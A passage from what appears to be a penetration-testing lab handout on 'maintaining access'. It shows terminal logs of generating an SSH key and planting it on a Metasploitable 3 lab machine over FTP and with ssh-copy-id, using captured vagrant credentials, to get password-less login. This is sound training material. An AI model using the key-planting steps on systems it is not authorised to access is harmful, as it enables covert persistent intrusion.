


```
[01/01/21] romari [09:25:17 PM] -[~]

[01/01/21] romari [09:25:17 PM] -[~]ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa): id_rsa
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in id_rsa
Your public key has been saved in id_rsa.pub
The key fingerprint is:
SHA256:ExcNn6C9SfZn27KTUWqbsC6qVYWgcAPO1gymJkYQeL4 kali@kali
The key's randomart image is:
+---[RSA 3072]----+
|=o. =.o . +o     |
|=o•=.* o + =..   |
|....+.+ o * +    |
|   .E    = =    .|
|        S + . oo |
|         o  .o+o |
|        .    +o=.|
|       .    . =..|
|      ....o. ..  |
+----[SHA256]-----+

[01/01/21] romari [09:26:09 PM] -[~]

[01/01/21] romari [09:31:34 PM] -[~]ssh-add id_rsa
Identity added: id_rsa (kali@kali)

[01/01/21] romari [09:31:46 PM] -[~]
```

Step 2: Send the key to the victim machine and connect using that key.

1. Send the public key to the victim system to enable ssh key-based login.
FTP login with the username/password combination you have, then issue the send command to send the id_rsa.pub file:

```
# ftp [target IP address] 21
ftp> send id_rsa.pub
```




```
192.168.2.6 21:29:09 romari auxiliary(scanner/ftp/ftp_login) > ftp 192.168.2.5 21
[*] exec: ftp 192.168.2.5 21

Connected to 192.168.2.5.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.2.5]
Name (192.168.2.5:kali): vagrant
331 Password required for vagrant
Password:
230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
ftp> send id_rsa.pub
local: id_rsa.pub remote: id_rsa.pub
200 PORT command successful
150 Opening BINARY mode data connection for id_rsa.pub
226 Transfer complete
563 bytes sent in 0.00 secs (11.6721 MB/s)
ftp>
ftp> 
```

2. You can also send your public key to the remote system (victim) using the ssh-copy-id command as shown below:

replace xxx with the username you captured in part 1 of this lab.

```
# ssh-copy-id -i ~/id_rsa.pub xxxx@[target IP address] -f
```




```
[01/01/21] romari [09:50:14 PM] -[~]

[01/01/21] romari [09:50:14 PM] -[~]

[01/01/21] romari [10:05:26 PM] -[~]ssh-copy-id -i ~/id rsa vagrant@192.168.2.5 -f
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/kali/id_rsa.pub"
vagrant@192.168.2.5's password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'vagrant@192.168.2.5'"
and check to make sure that only the key(s) you wanted were added.


[01/01/21] romari [10:05:34 PM] -[~]
```

3. Connect to the victim machine through the ssh session, login to metasploitable 3 machine without the password prompt

```
# ssh xxx@[target IP address]
```

As shown in the screenshot#4 below, the session did not ask for a password this time. Instead, it used the public key/private key to establish the session.

Take a screenshot to replace the one below, and place it under Screenshot#4 in the answer file.



vagrant@metasploitable3-ub1404: ~
File Actions Edit View Help
SAMPLE SCREENSHOT #4

```
[01/01/21] romari [10:09:46 PM] -[~]

[01/01/21] romari [10:09:46 PM] -[~]ssh vagrant@192.168.2.5
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Dec 20 15:23:22 2020 from 192.168.2.6
vagrant@metasploitable3-ub1404:~$ 
```

End of Part 2 – Maintaining Access